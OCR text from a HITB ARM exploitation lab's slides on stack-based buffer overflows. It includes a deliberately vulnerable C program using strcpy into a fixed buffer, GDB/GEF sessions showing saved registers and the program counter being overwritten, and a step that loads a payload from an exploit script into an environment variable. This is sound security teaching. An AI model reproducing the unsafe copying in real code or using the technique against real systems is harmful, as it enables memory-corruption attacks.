HITB LAB: ARM Exploitation Lab (Part 1)

AZERIA

Outline

Session 1

- Introduction to the ARM Architecture
- ARM Assembly
- Lab 1: Writing Shellcode
- Solution

Session 2

- Stack Overflows
- Introduction to Ret2Libc
- Lab 2: Buffer Overflow Exploit without NX
- Introduction to NX Exploit Mitigation
- Lab 3: Buffer Overflow Exploit with NX Bypass

Outline

Download Lab Workbooks here:

https://azeria-labs.com/downloads/HITB-ARM-Lab1+2.pdf

Download slides here:

https://azeria-labs.com/downloads/HITB-Lab1.pdf

https://azeria-labs.com/downloads/HITB-Lab1.pdf

Download VM here:

https://drive.google.com/file/d/1dzyLfUrAN1HIT5yuYPIGIFBtWi-MKZWw/view?usp=sharing


Stack-based buffer Overflows

Stack Smashing!

- AlephOne's 1996 ***Smashing the Stack for Fun and Profit [1]*** and DilDog's ***The Tao of Windows Buffer Overruns [2]*** are classic introductions to stack-smashing techniques and trampolining.
- Murat Balaban [3] first described the technique of storing the executable code in an environment variable.


[1] in Phrack 49 at www.phrack.org/show.php?p=49&a=14
[2] www.cultdeadcow.com/cDc_files/cDc-351/
[3] www.enderunix.org/docs/eng/bof-eng.txt

Stack Frames




```c
#include<stdio.h>
#include <string.h>

void func1(char *s)
{
	char buffer[128];
	strcpy(buffer, s);
}

int main(int argc, char *argv[])
{
	if(argc > 1) {
		func1(argv[1]);
		printf(”Everyting’s fine.\n”);
	}
}
```


Non-Leaf Functions




Imagine a Stack



Imagine a Stack




Imagine a Stack



Imagine a Stack

A	A	A	A
A	A	A	A
A	A	A	A
A	A	A	A
A	A	A	A
A	A	A	A
A	A	A	A
A	A	A	A

AZERIA


STACK
U_DATA
FP
LR
write direction
r0
SP
0x41414141
0x41414141
0x41414141
0x41414141
0x41414141
0x41414141
0x41414141
0x41414141
0x41414141
pop {.., pc}
PC = 41414140
(Why 41414140? - ARM mode)

```
gef> gef config context.layout "code stack"
gef> break *0x0001043c
Breakpoint 1 at 0x1043c
gef> run
Starting program: /home/azeria/exp/stack
AAAAAAA
```

user's input

```
-----------------------------------------------------------------------------[ code:arm ]----
      0x10424 <main+8>         sub    sp,  sp,  #16
      0x10428 <main+12>        str    r0,  [r11,  #-16]
      0x1042c <main+16>        str    r1,  [r11,  #-20] ; 0xffffffec
      0x10430 <main+20>        sub    r3,  r11,  #12
      0x10434 <main+24>        mov    r0,  r3
      0x10438 <main+28>        bl     0x102c4 <gets@plt>
->   0x1043c <main+32>        mov    r0,  r3
      0x10440 <main+36>        sub    sp,  r11,  #4
      0x10444 <main+40>        pop    {r11,  pc}
      0x10448 <__libc_csu_init+0> push   {r3,  r4,  r5,  r6,  r7,  r8,  r9,  lr}
      0x1044c <__libc_csu_init+4> mov    r7,  r0
      0x10450 <__libc_csu_init+8> ldr    r6,  [pc,  #76]        ; 0x104a4 <__libc_csu_init+92>
-----------------------------------------------------------------------------[ stack ]----
0xbefff238|+0x00: 0xbefff3a4 -> 0xbefff503 -> "/home/azeria/exp/stack"  <-$sp
0xbefff23c|+0x04: 0x00000001
0xbefff240|+0x08: "AAAAAAA"     <-$r0
0xbefff244|+0x0c: 0x00414141 ("AAA"?)
0xbefff248|+0x10: 0x00000000
0xbefff24c|+0x14: 0xb6e8c294 -> <__libc_start_main+276> bl 0xb6ea4b28 <__GI_exit>
0xbefff250|+0x18: 0xb6fb1000 -> 0x0013cf20
0xbefff254|+0x1c: 0xbefff3a4 -> 0xbefff503 -> "/home/azeria/exp/stack"
-----------------------------------------------------------------------------------------------
```

"buffer"

prev. R11/FP

prev. LR

Stack Frame

```
gef> run
Starting program: /home/azeria/exp/stack
AAAAAAAAAAAAAAAA
```

user's input

```
----------------------------------------------------------------------[ code:arm ]----
      0x10424 <main+8>        sub    sp,  sp,  #16
      0x10428 <main+12>       str    r0,  [r11,  #-16]
      0x1042c <main+16>       str    r1,  [r11,  #-20] ; 0xffffffec
      0x10430 <main+20>       sub    r3,  r11,  #12
      0x10434 <main+24>       mov    r0,  r3
      0x10438 <main+28>       bl     0x102c4 <gets@plt>
->    0x1043c <main+32>       mov    r0,  r3
      0x10440 <main+36>       sub    sp,  r11,  #4
      0x10444 <main+40>       pop    {r11,  pc}
      0x10448 <__libc_csu_init+0> push   {r3,  r4,  r5,  r6,  r7,  r8,  r9,  lr}
      0x1044c <__libc_csu_init+4> mov    r7,  r0
      0x10450 <__libc_csu_init+8> ldr    r6,  [pc,  #76]        ; 0x104a4 <__libc_csu_init+92>
----------------------------------------------------------------------[ stack ]----
0xbefff238|+0x00: 0xbefff3a4 -> 0xbefff503 -> "/home/azeria/exp/stack"  <-$sp
0xbefff23c|+0x04: 0x00000001
0xbefff240|+0x08: "AAAAAAAAAAAAAAAA"    <-$r0
0xbefff244|+0x0c: "AAAAAAAAAAAA"
0xbefff248|+0x10: "AAAAAAAA"
0xbefff24c|+0x14: "AAAA"
0xbefff250|+0x18: 0xb6fb1000 -> 0x0013cf20
0xbefff254|+0x1c: 0xbefff3a4 -> 0xbefff503 -> "/home/azeria/exp/stack"
----------------------------------------------------------------------------------
```

"buffer"

prev. R11/FP

prev. LR

Stack Frame

```
gef➤  disassemble main
Dump of assembler code for function main:
   0x00400554 <+0>:     push    {r7, lr}
   0x00400556 <+2>:     sub     sp, #8
   0x00400558 <+4>:     add     r7, sp, #0
   0x0040055a <+6>:     str     r0, [r7, #4]
   0x0040055c <+8>:     str     r1, [r7, #0]
   0x0040055e <+10>:    ldr     r3, [r7, #4]
   0x00400560 <+12>:    cmp     r3, #1
   0x00400562 <+14>:    ble.n   0x40057a <main+38>
   0x00400564 <+16>:    ldr     r3, [r7, #0]
   0x00400566 <+18>:    adds    r3, #4
   0x00400568 <+20>:    ldr     r3, [r3, #0]
   0x0040056a <+22>:    mov     r0, r3
   0x0040056c <+24>:    bl      0x400538 <func1>
   0x00400570 <+28>:    ldr     r3, [pc, #16]   ; (0x400584 <main+48>)
   0x00400572 <+30>:    add     r3, pc
   0x00400574 <+32>:    mov     r0, r3
   0x00400576 <+34>:    blx     0x4003f8 <puts@plt>
   0x0040057a <+38>:    movs    r3, #0
   0x0040057c <+40>:    mov     r0, r3
   0x0040057e <+42>:    adds    r7, #8
   0x00400580 <+44>:    mov     sp, r7
   0x00400582 <+46>:    pop     {r7, pc}
   0x00400584 <+48>:    andeq   r0, r0, r2, rrx
End of assembler dump.
gef➤
```

LR = 0x00400570

```
gef➤  disassemble func1
Dump of assembler code for function func1:
   0x00400538 <+0>:     push   {r7, lr}
   0x0040053a <+2>:     sub    sp, #136        ; 0x88
   0x0040053c <+4>:     add    r7, sp, #0
   0x0040053e <+6>:     str    r0, [r7, #4]
   0x00400540 <+8>:     add.w  r3, r7, #8
   0x00400544 <+12>:    ldr    r1, [r7, #4]
   0x00400546 <+14>:    mov    r0, r3
=> 0x00400548 <+16>:    blx    0x4003ec <strcpy@plt>
   0x0040054c <+20>:    nop
   0x0040054e <+22>:    adds   r7, #136        ; 0x88
   0x00400550 <+24>:    mov    sp, r7
   0x00400552 <+26>:    pop    {r7, pc}
End of assembler dump.
gef➤
```

Debugging with GDB

```
user@azeria-labs-arm:~/challenges$ gdb challenge1
GNU gdb (Debian 8.1-4) 8.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "arm-linux-gnueabihf".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
65 commands loaded for GDB 8.1 using Python engine 3.6
[*] 5 commands could not be loaded, run `gef missing` to know why.
Reading symbols from challenge1...(no debugging symbols found)...done.
gef➢  b func1
Breakpoint 1 at 0x548
gef➢  run "$test"
```

environment variable
with your payload

$ export test=$(./exploit.py)

```
gef➤  run "$test"
Starting program: /home/user/challenges/challenge1 "$test"
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────────────────────────────────────[ registers ]────
$r0   : 0xbefff2d0  →  0x00000000
$r1   : 0xbefff603  →  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$r2   : 0xbefff4c0  →  0xbefff6c8  →  "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so[...]"
$r3   : 0xbefff2d0  →  0x00000000
$r4   : 0xbefff378  →  0xd846d6aa
$r5   : 0x0
$r6   : 0x0
$r7   : 0xbefff2c8  →  0x03ae75f6
$r8   : 0x0
$r9   : 0x0
$r10  : 0x411000    →   lsrs r0,  r2,  #28
$r11  : 0x0
$r12  : 0xbefff3e0  →  0x00000001
$sp   : 0xbefff2c8  →  0x03ae75f6
$lr   : 0x400571    →  <main+29> ldr r3,  [pc,  #16]    ; (0x400584 <main+48>)
$pc   : 0x400548    →  <func1+16> blx 0x4003ec <strcpy@plt>
$cpsr : [NEGATIVE zero carry overflow interrupt fast THUMB]
──────────────────────────────────────────────────────────────────────────────────────────────────────────[ stack ]────
0xbefff2c8│+0x00: 0x03ae75f6     ←$r7, $sp
0xbefff2cc│+0x04: 0xbefff603  →  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0xbefff2d0│+0x08: 0x00000000     ←$r0, $r3
0xbefff2d4│+0x0c: 0xb6fffc60  →  0xb6ffd000  →  0x464c457f
0xbefff2d8│+0x10: 0x00000000
0xbefff2dc│+0x14: 0x00000004
0xbefff2e0│+0x18: 0xbefff350  →  0xbefff358  →  0xbefff4b4  →  0xbefff5e2  →  "/home/user/challenges/challenge1"
0xbefff2e4│+0x1c: 0xb6ffd0fc  →  0x00000000
──────────────────────────────────────────────────────────────────────────────────────────────[ code:arm:thumb ]────
    0x400541 <func1+9>        add.w  r3,  r7,  #8
    0x400545 <func1+13>       ldr    r1,  [r7,  #4]
    0x400547 <func1+15>       mov    r0,  r3
 →  0x400549 <func1+17>       blx    0x4003ec <strcpy@plt>
  ↳    0x4003ec <strcpy@plt+0>   add    r12,  pc,  #0,  12
       0x4003f0 <strcpy@plt+4>   add    r12,  r12,  #16,  20   ; 0x10000
       0x4003f4 <strcpy@plt+8>   ldr    pc,  [r12,  #3100]!    ; 0xc1c
       0x4003f8 <puts@plt+0>     add    r12,  pc,  #0,  12
       0x4003fc <puts@plt+4>     add    r12,  r12,  #16,  20   ; 0x10000
       0x400400 <puts@plt+8>     ldr    pc,  [r12,  #3092]!    ; 0xc14
```

```
gef➤  run "$test"
Starting program: /home/user/challenges/challenge1 "$test"
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────────────────────────────────────[ registers ]──
$r0   : 0xbefff2d0  →  0x00000000
$r1   : 0xbefff603  →  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$r2   : 0xbefff4c0  →  0xbefff6c8  →  "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so[...]"
$r3   : 0xbefff2d0  →  0x00000000
$r4   : 0xbefff378  →  0xd846d6aa
$r5   : 0x0
$r6   : 0x0
$r7   : 0xbefff2c8  →  0x03ae75f6
$r8   : 0x0
$r9   : 0x0
$r10  : 0x411000    →   lsrs r0,  r2,  #28
$r11  : 0x0
$r12  : 0xbefff3e0  →  0x00000001
$sp   : 0xbefff2c8  →  0x03ae75f6
$lr   : 0x400571    →  <main+29> ldr r3,  [pc,  #16]    ; (0x400584 <main+48>)
$pc   : 0x400548    →  <func1+16> blx 0x4003ec <strcpy@plt>
$cpsr : [NEGATIVE zero carry overflow interrupt fast THUMB]
──────────────────────────────────────────────────────────────────────────────────────────────────────────[ stack ]──
0xbefff2c8│+0x00: 0x03ae75f6     ←$r7, $sp
0xbefff2cc│+0x04: 0xbefff603  →  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0xbefff2d0│+0x08: 0x00000000     ←$r0, $r3
0xbefff2d4│+0x0c: 0xb6fffc60  →  0xb6ffd000  →  0x464c457f
0xbefff2d8│+0x10: 0x00000000
